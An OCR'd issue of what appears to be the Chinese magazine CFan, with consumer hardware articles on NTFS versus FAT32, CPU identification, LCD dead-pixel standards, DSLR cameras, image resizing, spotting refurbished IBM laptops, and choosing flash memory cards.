当然也不能这样一概而论，因为NTFS与FAT的单个文件操作速度差异往往仅在毫秒之间，一般无法察觉，如果

硬盘小，文件操作不频繁，那么差异不明显，不过随着硬盘向200GB迈进，电脑同时执行多任务的机会不断增加，差异会越来越明显。

同时，NTFS的MFT相当于一个小型数据库，因此对硬件也有较高要求，而且对于较小分区它反而不如FAT32更高效，因此，是否使用NTFS文件系统还有以下几个注意点：

★微软建议分区大于32GB最好使用NTFS文件系统，而且在Windows XP中，分区超过这个数字后，就无法格式为FAT32文件系统了。专家的建议是，分区在8GB以下，FAT32会更高效；分区在16GB或更高时，最好选择NTFS文件系统。对于8GB～16GB的分区，使用哪种就看你自己的喜好了。

★硬盘转速最好在5400转以上，CPU主频不低于700MHz，内存不少于256MB。

2.在Windows 98中如何查看NTFS分区中的内容？

推荐你使用NTFS Reader for DOS(下载地址:http://www.onlinedown.net/soft/10162.htm)，它可以在DOS中查看、复制NTFS分区中的文件。另外，你还可以下载http://download2.lsoft.net/NtfsFloppySetup.exe，用它可以制作能够访问NTFS分区的启动软盘，而http://download2.lsoft.net/boot-cd-iso.zip则可制作相应的启动光盘。

3.看起来主文件分区表(MFT)十分重要，如果它损坏了如何恢复？

很简单，在"开始→运行"中输入"Cmd"，进入命令提示符。输入"Chkdsk"，回车后就会开始查找磁盘错误，找到后可以使用"Chkdsk /F"进行修复(见图3)。



图3

另外，还有朋友在看过2004年第22期《系统慢可能是你的文件太多了》一文后询问，如何优化MFT，其实很简单，就是定期用磁盘碎片整理工具整理磁盘，这样同时也会对MFT中的碎片进行整理。这里还有一个手工的方法，就是将分区中所有文件移动到其他分区，然后再移动回来，这等于重新整理和优化了数据分区的MFT，但效果比碎片整理差一些。

4.NTFS会对游戏运行有不良影响吗？

很多人关注这个问题，而有些人认为FAT32更适合玩游戏。其实，NTFS只是一种管理文件的系统，和游戏没有任何直接联系。也就是说，NTFS不会对游戏有特别优势，FAT32也同样如此。惟一值得小心的是一些较低级别的应用程序，它们会跳过高端的Win32 API接口，试图直接访问磁盘扇区，它们才是NTFS可怕的敌人。

5.如何配置簇的大小呢？

簇是文件系统中基本的储存单位，当你在Windows对分区进行格式化时，会有簇大小的选择(见图4)，如果设置的值比较大，那么文件保存时占用的簇就会少，文件读取性能就越高。还是用个比喻，簇就像仓库中的柜子，如果你选择的是小号柜子，那么一批材料可能一个柜子装不满，还得用三到四个，如果是大号柜子，那么可能只用一个或两个就装下了。这样装和取材料时，柜子越少效率就越高。但是，不少批次的材料可能一个大柜子都装不满，这样柜子就只能空着许多空间，积少成多，会浪费不少空间。



图4

到底应该选择多少更合适呢？一个简单的办法就是，首先确定分区主要用来保存什么样的文件，如果是体积很大的视频和多媒体文件，那么最好将簇设置得大一些，这样可以提高性能。如果分区主要存储网页或文本文件，建议簇小一些，推荐使用Windows的"默认值"，这样会减少空间浪费。

如果你想更改当前分区的簇的大小，同时又不想重新格式化，可以使用PQMagic来完成("高级→调整簇的大小")。

6.什么时候选择压缩NTFS卷

在"我的电脑"中右击某个分区并选择"属性"，在"常规"选项卡中有一个"压缩驱动器以节省磁盘空间"的选项，这个功能确实可以节省一些磁盘空间，但根据CPU速度、分区的大小和要压缩的数据，应用它后可能会出现不同的效率，或者提升，或者降低系统性能。

我们建议，如果CPU非常快，但硬盘属于比较慢的型号，可以考虑压缩，这样会对文件读取效率有些提高；如果分区大于8GB，则不要选择压缩，否则会影响系统性能；如果分区中保存的文件大部分是已经不能压缩的数据，比如:JPG、ZIP等已经压缩过的文件，那么即使选择了压缩，也不会有节省空间的效果，建议对主要保存文本、BMP等文件的分区进行压缩。

7.给文件/文件夹加密之后，系统被格式化了，怎么才能访问这些文件夹？

最保险的方式是在格式化之前，以管理员身份设置"数据恢复代理"，以备将来的不时之需。具体使用方法参见http://support.microsoft.com/kb/241201/zh-cn。CF[ZS01]

依靠操作系统小软件和网络来了解自己的CPU

不开机箱认识自己的CPU

★★

■ pisces

介绍CPU的文章我们做过很多，但对大多数用户来说，却未必有机会把机箱里面的CPU拆出来看看，因此，此次我们就来通过系统以及简单的软件方法了解自己的处理器。

入门篇

如果只想了解自己的CPU型号，Windows Me/2000/XP这些操作系统都能帮我们完成这个任务。进入Windows后，右键单击"我的电脑"，在弹出菜单中点击"系统属性"，那么新弹出的"系统属性"窗口中就会显示CPU的属性（见图1）。当系统搭配的早期CPU（主要是在Intel Pentium Ⅲ以前的CPU）时，这里只会显示CPU的型号，如图1中的Intel Pentium 4 CPU这部分。而Intel在新处理器中（后期推出的Pentium Ⅲ系列处理器以及Pentium 4处理器），在CPU内部加入了CPU速度信息，因此现在的CPU检测时还会有后面的2.40GHz字样，这就是这块CPU的标准运行频率。另外，Windows系统属性还能读取CPU的实际运行速度，在CPU下面的3.21GHz就是CPU的实际运行频率。需要知道的是，按道理CPU的实际运行频率与标准运行频率应该一致，但因为各厂家的主板调节频率的方式不一致的原因，这里的频率会有一定的误差。而如果两个频率差别过大，比如图中标准运行频率是2.40GHz，而实际运行频率是3.21GHz，那么你就遇到CPU超频了，而如果这CPU是你按照3.20GHz的型号购买的，那么你就肯定遇到奸商了。当实际频率明显低于标准频率，则说明要么BIOS中CPU型号设置有错，要么你的CPU或者主板有自动降频节能功能，这在笔记本CPU中很常见。



图1

如果用户使用的是AMD系列处理器，也会看到相似的CPU信息，不过如果使用的是AMD Athlon XP系列处理器，则它没有Intel的标准运行频率，只有当前CPU的PR值，而这个值是按照当前的CPU实际运行速度推算出来的，并不是一个固定的信息。因此，我们不能用这个方法来判断Athlon XP处理器是否为Remark。在AMD的64位处理中，AMD也把CPU型号信息固化在CPU中了，可以通过了解此信息来看购买的AMD 64位处理器是否为真品。目前，AMD的64位处理器由低到高包括Athlon 64、Athlon 64 FX和Opteron三类。



图2

如果我们留意Intel Pentium 4处理器的标志（见图2），会发现标志的右上角有"HT"字样，这表示这块CPU支持Hyper Threading技术，能把一块CPU模拟为两块CPU，提高CPU的使用效率。那么在使用带有"HT"技术的Pentium 4处理器时，如何检测是否成功开启了"HT"技术呢？只要启动Windows2000/XP的任务管理器，然后查看其中的"性能"菜单下的CPU使用记录，如果看到两个CPU使用窗口，就表示成功开启了超线程设置（图3）。



图3

晋级篇

如果想了解自己CPU的更多信息，就需要第三方的CPU检测软件了。我们推荐用CPU-Z这款绿色软件（下载地址：http://www.mydrivers.com/tools/dir17/d6901.htm）。启动CPU-Z，可以看到如图4所示的界面。其中，Name表示CPU型号，如Pentium 4或者Athlon XP。Code Name表示CPU的开发代号，如Northwood或者Prescott都是CPU代号。Package表示CPU的接口和封装方式，如Socket 478、Socket A、LGA775等。Technology就是CPU制造工艺，现在多为0.13微米或0.09微米。Voltage就是CPU的工作电压。Specification则是CPU的型号全称，相当于Windows中检测出的CPU属性。Family和Ext.Family这几项都表示的CPU的批次和改进编号。



热门驱动点评

早在1999年，VIA威盛公司就将芯片组的IDE、INF、PCI IRQ、AGP四个部分的驱动放在一起，做成一个单独的驱动安装包，这就是著名的VIA Hyperion 4-IN-1驱动的前身。威盛的这种做法不仅极大地方便了用户使用，而且在业界也广受好评，从而开创了一体化驱动的先河。将时间推移到本月，威盛发布了最新的4.55版Hyperion 4-IN-1驱动，具体更新内容如下：1.如果系统为WinXP SP2，则AGP驱动将不会更新，这符合Microsoft对于AGP驱动的推荐。2.在Windows NT4.0下的IDE Miniport驱动升级到了v3.24版本。3.VIA Machine INF驱动升级到了2.30，增加了对未来PT894，P4M800芯片组和VT8251南桥的支持。这款驱动支持所有的32位操作系统，不过VIA威盛特别推荐在使用KT4xx系列和P4X4xx系列芯片组的WinME、Win2000以及WinXP系统上安装。使用VIA威盛芯片组主板的朋友，如果在使用过程中遇到一些兼容性问题或是想提高VIA芯片组的性能，推荐更新此最新版驱动，**下载地址**：http://www.mydrivers.com/dir105/d42218.htm。

最新驱动列表

驱動之家 MyDrivers.com

Creative创新Sound Blaster Audigy系列声卡最新驱动5.12.02.0443官方正式版。更新内容：增加对数字版权管理(Digital rights management)1.84.0045版的支持。注意：新版驱动不提供对Sound Blaster Audigy LS声卡的支持。适用环境：Win2000/XP，**下载地址**：http://www.mydrivers.com/dir105/d42247.htm。

Aopen建基DUW1608/ARR DVD刻录机最新Firmware 1.05A版。更新内容：增加了对更多种新盘片的支持。注意：新版Firmware和"ANYDVD"软件可能存在一些兼容性问题，请在刷新此版本固件之前务必退出"ANYDVD"。适用环境：Win98SE/ME/2000/XP，下载地址：http://www.mydrivers.com/dir105/d42366.htm。

MSI微星DR16-B2 DVD刻录机最新Firmware 160版。更新内容：1.改善了与DVD+R/-R盘片的兼容性。2.增加对更多种新盘片的支持。适用环境：Win98SE/ME/2000/XP，**下载地址**：http://www.mydrivers.com/dir105/d42246.htm。

CF[ZS03]

我们主要注意的应该是Revision这个编号，这表示同一制造工艺下CPU的不同改进版，一般这个编号每更新一次，就表示CPU生产中遇到的BUG大量修正一次，CPU制造工艺又提高一个等级。比如购买赛扬D处理器时，我们会说D0版本比C0版本超频能力更好，这个D0或者C0版本号就是在这里读取。

图4中Clocks框内就是与CPU有关的各种频率。Core Speed就是CPU当前的实际运行频率；Multiploer则是CPU的倍频；FSB就是CPU的前端总线频率（Front Side Bus），CPU的运行频率=倍频×前端总线。Bus Speed则是CPU与芯片组之间的总线频率。最早FSB与Bus Speed频率是一致的，而自Athlon和Pentium 4以后，CPU厂家通过分频技术，能够在一个前端总线周期内让CPU和芯片组之间多次交换数据，这样，前端总线与总线频率就成了倍数的关系。比如Pentium 4能够在一个FSB周期中与北桥芯片交换4次数据，因此Pentium 4的Bus Speed就是FSB×4。这也就解释了很多用户的一个疑问：为什么我们总说Pentium 4有800MHz的外频，但在BIOS中调节却只有200MHz的前端总线？因为BIOS的前端总线是通过频率发生器生成的实际频率，而800MHz外频只是一个数据传输的频率。图4中的Cache框中就是CPU的缓存容量，在同样构架下，缓存容量更大的CPU性能也会更高。




图4

最后，了解这么多与自己CPU相关的信息，但我们依然不知道CPU的模样，岂不遗憾？没关系，我们只要联网到能够搜索图片的搜索引擎，比如百度、google，然后按照了解到的CPU开发代号为关键字搜索，那么我们CPU的模样就轻易地能被搜索出来了。

CF[ZS02]

了解LCD坏点的标准，学会检测LCD坏点的方法

看透LCD坏点标准

★★★

■ 懒猫

购买LCD显示器时，经常会听到以下说法：LCD显示器有3个坏点是合格的；某显示器保证无“亮点”（不是坏点）等。这种说法有道理吗？

在选择LCD时，销售商经常会说自己选用的是Class 2级（或者叫Class B、2级、B级）LCD面板，那么就从这个级别说起。

随着LCD市场发展，对LCD质量制定统一标准也势在必行。在2001年，ISO（International Standards Organization，国际标准化组织）更新了13406-2号标准，这是所有显示器（CRT和LCD）参考的标准。这个规范包含了显示器的色彩、对比度、亮度以及坏点等标准。

在坏点的标准上，13406-2号标准定义了4个等级的品质。Class 1是最高等级，不允许有坏点。Class 4是最差等级，容许每一百万个像素中有262个坏点。在LCD制造中，制造商们参考的都是Class 2标准。从Class 1到Class 4标准的具体坏点数目规定如表1：

表 1

Table 3 — Definition of Fault Classes, $Class_{Pixel}$

Maximum number of faults per type per *million* pixels

Class	Type 1	Type 2	Type 3	Cluster with more than one type 1 or type 2 faults	Cluster of type 3 faults
I	0	0	0	0	0
II	2	2	5	0	2
III	5	15	50	0	5
IV	50	150	500	5	50

在表中，Type表示的坏点种类，Type 1表示“亮点”，就是一直发白光的坏点，Type 2表示“暗点”，是自己本身不发亮，会受旁边像素色彩影响显示色彩的坏点。Type 3表示一直显示红、绿或蓝色（也叫“彩点”）的坏点。最后两项规定的则是不能在5个像素范围内允许出现的坏点数目。

由此标准，可以计算出LCD显示器允许的坏点数目。需要说明的是，这个标准的制定时间是2001年，当时还只按照15英寸LCD来计算的。在这个标准中，Class 1级别的LCD是不允许出现任何坏点的。而以15英寸的Class 2级LCD为例，标准分辨率为1024×768，那么标准中允许的各类坏点数目分别为：

Type 1：亮点=2×1024×768/1000000=1.57

Type 2：暗点=2×1024×768/1000000=1.57

Type 3：彩点=5×1024×768/1000000=3.93

由于标准是不能超过，所以Class 2级15英寸LCD最多允许1个亮点、1个暗点、3个彩点。注意，这里并不是允许5个坏点，比如某显示器没有亮点和暗点，但也只允许有3个彩点，更多就是更低一级标准了。而在LCD中，亮点出现较少，暗点也不容易发现，而彩点却是经常遇到的情况，因此销售商们就默认为坏点就是彩点，并把3个彩点的LCD算作合格，这也就是LCD允许3个坏点的由来。而某些厂家声称的LCD无“亮点”也并不表示他们的LCD没有坏点。另外，13406-2号标准由于制定时间已经很早，在遇到更大面积LCD显示器时，比如17英寸，则会遇到问题，以这个标准来计算，Class 2级LCD显示器允许有2个亮点、2个暗点与6个彩点。而对用户来说，一个显示器上有10个坏点显然是不能接受的。因此，对厂商来说，在大屏幕显示器上要么执行Class 1级的标准，这按照现在的技术能力已经较容易做到了，要么需要制定一个新的质量分级标准。

另外，其他使用LCD的设备同样也遵循13406-2号标准分级，因此，像PocketPC使用的320×240的屏幕，用Class 2级屏制造，那么在这样小的屏幕上，同样也应该没有坏点才达到了标准。如果有经销商说这种小屏幕和大屏幕一样，也是3个以内坏点算正常，我们也知道怎么批驳了。

如何测试LCD的品质

在我们知道坏点的种类和等级后，如何检查出坏点就是需要了解的技巧了。最简单的方法是，用Windows自带的画笔，画出与桌面分辨率等同的黑、白、红、绿和蓝色五张纯色图，然后用ACDSee全屏方式查看，在纯色环境下就能够很容易地发现颜色不一样的亮点和彩点这两种坏点，并且在纯白环境下如果仔细看，能够找出亮度更低的暗点。只是要真正找出不发光的暗点，必须编出一个程序，在黑色背景下按顺序依次改变每个像素点的色彩。但现在还没有这样完善的测试软件，因此只能用较简单的方法了。另外，你可以试试DisplayX这款国产的显示器测试软件（下载地址：http://www.ioage.com/download/DisplayX.zip），相对NOKIA Monitor Test来说，它更适合菜鸟使用，每个测试都会有详细的解释，并告诉你如何查看屏幕。

CF[ZS04]

分清单反相机，了解选购需要

了解单反数码相机

■ 房顶兽

我们在谈论到近期数码相机市场时，都会说到佳能300D或者尼康D70“单反数码相机”降价很厉害(甚至比个别民用级别的DC还便宜不少)。那什么是单反数码相机呢？

单反数码相机就是指单镜头反光数码相机，即DSLR（Digital数码Single单独Lens镜头Reflex反光）。

在这种系统中，光线透过镜头到达反光镜后，折射到上面的对焦屏并结成影像，透过接目镜和五棱镜，我们可以在观景窗中看到外面的景物。与此相对的，一般数码相机只能通过LCD屏或者电子取景器（EVF）看到所拍摄的影像。显然直接看到的影像比通过处理看到的影像更利于拍摄。而且观景窗中所看到的影像和胶片上的永远一样，它的取景范围和实际拍摄范围基本上一致，十分有利于直观地取景构图。

另外，单反数码相机还有一个很大的特点就是可以交换不同规格的镜头，这是单反相机天生的优点，是普通数码相机不能比拟的。不过，可更换的镜头也导致整个相机的体积大大增加，不便于携带，而且镜头价格不菲。另外，单反数码相机在更换镜头时都会让感光元件直接暴露在空气中。因此，使用时也必须要注意相机的保养。

还有就是现在单反数码相机都定位于数码相机中的高端产品，因此在关系数码相机摄影质量的感光元件（CCD或者CMOS）的面积上，单反数码的面积远远大于普通数码相机，这使得单反数码相机的每个像素点的感光面积也远远大于普通数码相机，因此每个像素点也就能表现出更加细致的亮度和色彩范围，使单反数码相机的摄影质量明显高于普通数码相机。所以，单反数码相机虽然拍摄质量更高，而且现在价格也下降了很多，但也并非适合所有的用户，用户购买时还是要按需选择。CF[ZS05]



用好显卡的Resize功能

■ 摔锅

Resize(或称upscale)，字面上的意思是〃改变画面大小〃。

我们播放视频、制作平面图形、显示图片的时候，经常会进行画面缩放，即Resize。在这个缩放过程中，如果不做特殊处理，则画面质量必然会随之变化。假设有一段视频，其原始分辨率为640 × 480，那么缺省的播放画面将正好是这个分辨率，此时画面质量将不会有任何损失。

如果将其缩小到320 × 240，则被抽掉了一半的现实信息，那么画面细节将大大减小。而且受更小的显示面积的限制，这个质量损失是难以弥补的。而如果将其放大到1024 × 760，则意味着显示器将显示比原来多出将近一倍的画面信息。这些信息从何而来呢？电脑通常采用由显卡将原始信息按临近点计算复制的办法，〃无中生有〃地制造出那些不存在的像素，然后再将这些显示信息输出到显示器。这个方法也被称之为〃插值〃。但是，这样做的结果通常将导致画面质量变得很粗糙、模糊，尤其是画面中各种图像边界的清晰度大幅度下降。不过，只要信息复制和〃再生〃的方法得当的话，我们还是能得到非常接近原始画面质量的效果的。目前比较常见的方式有〃Bilinear(双线性)〃、〃Bicubic(两次立方)〃以及〃Lanczos〃等(这些Resize的计算方法在Photoshop、WinDVD、ACDSee等软件中都有提供)，其中Lanczos方法能产生比较不错的再生画面效果。

在本期的《用暴风影音体验完美视频效果》一文中，我们就选用了这个Resize画面的方法(见图)。



注意图片中上下图中头发的清晰度，上图通过了精确的Resize计算，其图像效果远较简单放大图像的效果好得多！

CF[ZS06]



CFan黑板报
本期报料者获得奖金200元
报料信箱:dizen@intodigi.com

巧辨本本返修货

■ 本刊记者　王寒晖

怪鸭兽编辑：您好！

最近我想买一台IBM笔记本电脑，为了加深对笔记本电脑的了解，于是我上网查一些资料，无意中在IBM技术交流论坛当中看到一个署名为“伤心威尼斯”的网友在说IBM笔记本电脑刷号机的问题。这也难怪，IBM的笔记本电脑是一个国际知名的品牌(编者:近日，联想已经收购了IBM PC部门)，的确会有一些不法商家为了牟取暴利，而做出侵害消费者权益的形为。

我想问问，做为一个普通的消费者，应如何识别返修货或刷号机？

广东:陈名国

识别返修货就这几招

最近市场上出现了一批IBM的低价笔记本电脑，它们多是已经停产的经典机型。用户在选购此类产品时必须多加小心，有不少返修的笔记本电脑回到维修部后，通过除尘、喷漆等翻新手段，重新包装后又返回到市场，大家千万不要被它们的低价外表所迷惑。

密招之一:检查外观

首先是外壳，仔细检查表面涂层有无划痕，色泽是否均匀。特别是翻盖和面板右下角的LOGO，有没有重新喷漆的痕迹。因为大部分返修本本在返修过程中都会打开底壳，因此仔细检查一下底部的螺丝是否有打开过的痕迹。

密招之二:序列号是否吻合

序列号就像笔记本的身份证，通过它我们就可以判别这款产品是否正品(刷号机在文章下半部分会介绍)。IBM笔记本的序列号位于底部标签上，排列顺序依次为"机器型号 编号 生产日期"，如"TYPE 2655-CS5 S/N 97-93C09 05/01"(见图1)。

接着进入笔记本电脑的BIOS设置中，在主界面的

ThinkPad Configuration 小档案

u最新软件:A-1.36　软件大小:9796KB
u授权方式:免费软件　适用平台:Windows 98SE/2000/XP/Server 2003
u下载地址:http://www-900.ibm.com/cn/support/download/attachment/JWAG-494A7T/1xu503u1.exe



图1

"System-unit serial number"右侧也能查到序列号，例如"2655CS59793C55"(见图2)，大家如果发现这里的序列号与底部标签上的序列号不相同，基本可以断定是返修货。



图2

另外，我们可以通过ThinkPad Configuration程序查询序列号，在"System information→BIOS information"中，"Machine type-Model"对应的就是底部标签的TYPE，"System unit serial

number" 对应的就是底部标签的SN(见图3)。




图3

基本上各大品牌笔记本电脑在网站上都能查到零售笔记本的序列号以及保修期限等数据；如果查不到，那就要小心了。还有些刷号机，虽然能上网查到，但是最好去客服中心鉴别一下比较好。另外，如果机身注明"REFURBISHED"（原厂返修）字样，表示这台笔记本是出问题回厂整修的翻新机，最好别买。

识别刷号机的密招

目前市场上的刷号机主要集中在IBM机型上。所谓刷号机，就是将机身内部(即BIOS中)的序列号用专业的设备或者软件进行修改，写入和行货一样的序列号。为了配合机身中的序列号，必须将机箱、机身背面的序列号全部更改。根据笔者的了解，如果蓝色快车发现用户使用的刷号机来进行保修，那么连水货的全球联保资格都会取消。那么，我们应该如何识别刷号机呢？

密招之一:微软软件授权标签

由于微软将软件授权证(即COA)做成了不同的颜色用来区分不同语言的产品，这就为我们大家识别刷号机提供了有利条件。水货一般是贴蓝色的认证标签，行货的认证标签为红色，上面标有Simchn字样，刷号机的该标签为浅蓝色，没有Simchn字样。大家也可以打IBM中国的免费电话8008101818，按接线员的提示识别即可。如果COA和你的机身的S/N号对不上，那就是百分之百的刷号机了。

密招之二:检查保修卡

2004新版保修卡运用了多项钞票防伪技术。首先，保修卡正面上方"IBM计算机产品保修卡"及右侧的花团皆为凹版雕刻，用手摸有强烈的凹凸感。此外"IBM计算机产品保修卡"用放大镜看，可以发现它的底纹是由许多微小的"IBM"字样组成。花团中仔细看也有隐性的"IBM"字样。将保修卡对着迎光处看，可以看到满版的"IBM"水印，右侧有一条金属安全线。保修卡右下角的带圈数字从不同角度看，会显示三种不同的颜色。如果发现没有保修卡或者有任何不符合的地方，肯定摆脱不了水货或刷号机的嫌疑。另外，大家可以看看标签的四角，行货标签比较圆润，而刷号机的有明显的棱角。



图4

密招之三:查看进网许可证

现在的笔记本电脑都内置了MODEM，因此必须在背部贴一张MODEM进网许可证。和手机的进网标签分辨的方法相同，首先看颜色，行货的进网标签为淡蓝色，水货的进网标签呈深蓝色。其次，字体方面也有差异，真的进网标签字体边缘非常锐利，假的较为圆滑。如现场验机有条件的话，更可以登录电信设备进网/认证网(http://www.tenaa.com.cn/FlagValidate.aspx)进行鉴别。如果你上网不方便就可以打电话到010-82058767/82050313进行人工查询。

密招之四:查看无线网卡MAC

某些标配无线网卡的机型在机型号条码左边还有一张较小的MAC条形码，行货的字号比较小，字缘相当圆润没有毛边；而刷号机的字号大一点，字体类似于宋体或仿宋体。进入BIOS设置程序后，也可以在这里查看MAC是否和条形码一致。

小编有话说：刷号机还需要更改机器原配的操作系统，这一点就比较简单了，IBM内部早已透漏出最大4张CD的ISO恢复镜像，用这种镜像恢复系统后，机器会自动变成一个分区，并且同时生成一个HPA恢复分区，恢复完成后的机器和行货的机器一模一样，完全不用考虑有露马脚的地方。

相信买到刷号机的读者，有些已经找销售商寻求解决，可是有的用户就没这么好运了。机器出了问题，最急的是用户，这钟情况到底让用户怎么办？你要知道进一步的情况来维护你的权益，欢迎到CFan论坛参与讨论。CF [CP01]

教你聪明选购大容量存储卡

存储卡狂降价 抓住时机让你的DC配上大肚腩

■上海 妮子

最近，闪存卡的价格与前期相比降幅非常大，这主要体现在大容量的闪存上。所以，越来越多购买DC的朋友都选择了512MB甚至1GB、2GB的闪存卡。

常见存储卡产品介绍

1.Compact Flash(CF卡)

CF卡是最早推出的存储卡产品，现在能见到的CF卡有两种型号:CF Type Ⅰ和CF Type Ⅱ。CF存储卡插槽可以向下兼容，例如Type Ⅱ插槽既可以使用CF Type Ⅱ卡，又可以使用CF Type Ⅰ卡；Type Ⅰ插槽则只能使用CF Type Ⅰ卡，而不能使用CF Type Ⅱ卡。大家在选购和使用的时候一定要注意。如果你的数码相机支持CF卡，一般来说在数码相机的使用说明书中会注明支持哪些类型的CF卡(见图1)。CF Type Ⅰ卡的尺寸为36.4mm × 42.8mm × 3.3mm，CF Type Ⅱ卡的尺寸为36.4mm × 42.8mm × 5mm，尺寸是闪存卡中最大的。



无线遥控器WL-DC100	
电源：	钮扣锂电池CR2025
操作温度：	摄氏0至40度（华氏32至104度）
大小：	35×6.5×56.6毫米（1.4×0.3×2.2英吋）
重量：	约10克（0.4盎司）

CompactFlash™卡	
卡槽类型：	Type Ⅰ
大小：	36.4×42.8×3.3毫米（1.4×1.7×0.1英吋）
重量：	约10克（0.4盎司）

电池充电器CG-570（选购件）	
输入电压：	直流电8.4 V（当使用CA-570时） 直流电9.5 V（当使用CA-560时） 直流电12/24 V（当使用汽车电池时）
输入电流：	直流电1.5 A（替电池充电时）
标称输出：	直流电8.4 V 1.45 A

图1

2.MultiMedia Card(MMC卡)

由于传统CF卡体积较大，所以Infineon和SanDisk公司在1997年共同推出了一种全新的存储卡产品MultiMedia Card卡(简称MMC卡)。MMC卡采用7针的接口，尺寸为32mm × 24mm × 1.4mm，比普通的SmartMedia卡稍厚，但体积比SmartMedia卡更小。

3.Secure Digital(SD卡)

SD卡是由日本的松下公司、东芝公司和SanDisk公司共同开发的一种全新的存储卡产品，最大的特点就是通过加密功能保证数据资料的安全保密。SD卡在外形上同MMC卡保持一致，并且兼容MMC卡接口规范。

4.Smart Media(SM卡)

SM卡尺寸为37mm × 45mm × 0.76mm，由于SM卡本身没有控制电路，而且由塑胶制成(被分成了许多薄片)，因此SM卡的体积小，非常轻薄。但由于SM卡的控制电路是集成在数码产品当中(比如数码相机)，这使得数码相机的兼容性容易受到影响。

5.Memory Stick(记忆棒)

记忆棒是Sony于1999年推出的存储卡产品。由于Sony公司的数码产品线非常丰富，使得记忆棒的普及非常广泛，现在记忆棒已经广泛应用于数码相机和数码摄像机产品当中。

6.xD Picture Card(xD卡)

传统CF卡的容量大、体积也大，而SM卡的体积小、但容量也小，如何设计一个体积更小、容量更大的存储卡就成了许多厂商追求的目标。而富士胶卷和奥林巴斯光学工业为SM卡的后续产品成功开发出xD卡。xD卡的尺寸是现有的闪存卡中是最小的，仅为20mm × 25mm × 1.7mm，和一张普通的邮票差不多。

选购技巧点点通

1.速度选择是关键

随着数码相机采用的CCD感光器的像素分辨率越来越高、朋友们对拍摄照片的精度要求也越来越高，这些高性能的数码相机在拍摄高分辨率照片的时候，需要将体积比较大的图片文件快速存储到大容量存储卡上，这时存储卡存取速度就显得尤为重要。

CF卡的存取速度也和光驱一样，采用倍速来表示，1 × =150KB/s，现在已经出现60 ×(SanDisk Ultra Ⅱ CF卡)，甚至72 ×(如:Pretec Cheetah CF卡)的高速CF存储卡。相对而言，采用更快的CF卡会提高数码相机的拍摄效果。但实际应用当中，一些中、低端数码相机产品由于CCD感光器、使用元器件及技术原因，即使用了更高速度的CF存储

卡，速度方面优势也很难体现出来。所以建议高端数码相机用户可以考虑选择高速的CF存储卡，以加快存取速度，保证拍摄效果。这里要提醒大家的是，市面上的绝大部分CF卡的读取速度都比写入速度快，它们所标出的也是其最大速度，也就是读取速度，而非写入速度。速度只是CF卡性能的一个方面，这个速度只是CF卡的标称速度，一般在理想状态下才能够达到，和实际应用还有很大差距。


2.闪存卡的兼容性是重中之重

有些读者如果买过兼容性不好的闪存卡，就会发现在别人的电脑和数码相机上用得好好的闪存卡，但拿到自己的电脑和数码相机上就需要先格式化才能使用；常常出现读取和写入错误；总有些文件删不了……这里都是兼容性问题。

虽然闪存卡的设计和制造有明确的标准可循，但由于各厂商设计的不同，存在一些差异，而读卡器和数码相机等设备就没有什么固定的标准了，所以读卡器和数码相机等常常有些会很挑卡。由于不同的读卡器和数码相机其CF控制电路也各不相同，因此如果你的CF卡辗转使用于许多设备之间，出现问题的机率就大得多了，也许你会需要频繁的格式化。所以，建议大家在购买闪存卡时，要带上数码相机和读卡器实地测试一下是否存在兼容性问题。

3.多大容量的闪存卡才够用

按理说，闪存卡的容量是多多益善。比如一张低容量CF卡能拍摄少量照片，但装上大容量CF卡后，就可以拍摄上千张照片，外拍尤其方便，室内拍摄也免去你反复读卡的麻烦。所以，在价格可以接受时，应该挑选一张足够容量的闪存卡，不要让存储容量成为设备的瓶颈，日后也难以“升级”，因为你的数码相机等设备上不会有两个同样的闪存卡插槽。不过这里要注意的是，不是所有的数码相机都能支持大容量的闪存卡，建议大家在购买前先查阅一下数码相机使用说明书（见图2），或者直接拨打厂商的服务电话咨询一下。



规格

产品类型	数码照相机（用于拍摄和显示）
记录系统 静止影像 可用标准 拍摄静止影像时的录音 动画	数码记录，JPEG（根据照相机文件系统设计规则(DCF)），TIFF（非压缩） Exif2.2 兼容，数码打印预约格式(DPOF)，PRINT Image Matching II，PictBridge Wave 格式 支持 QuickTime Motion JPEG
存储器	xD-Picture Card, 16MB – 512 MB
记录影像分辨率	2816 × 2112 像素 (TIFF/SHQ/HQ) 2560 × 1920 像素 (TIFF/SQ1) 2272 × 1704 像素 (TIFF/SQ1) 2048 × 1536 像素 (TIFF/SQ1) 1600 × 1200 像素 (TIFF/SQ1) 1280 × 960 像素 (TIFF/SQ2) 1024 × 768 像素 (TIFF/SQ2) 640 × 480 像素 (TIFF/SQ2)

图2

小提示

格式化闪存卡时应正确选择文件系统

闪存卡分为FAT16和FAT32两种格式化标准，FAT16文件系统仅仅支持2GB的最大容量，因此大于2GB的容量就只能采用FAT32格式来管理。许多数码相机都不能识别和读写FAT32格式的闪存卡，这也是闪存卡在Windows XP系统中通过读卡器被格式化为FAT32格式之后，数码相机就不认卡的原因所在，解决办法就是需要使用数码相机对闪存卡重新格式化。

大容量存储卡推荐

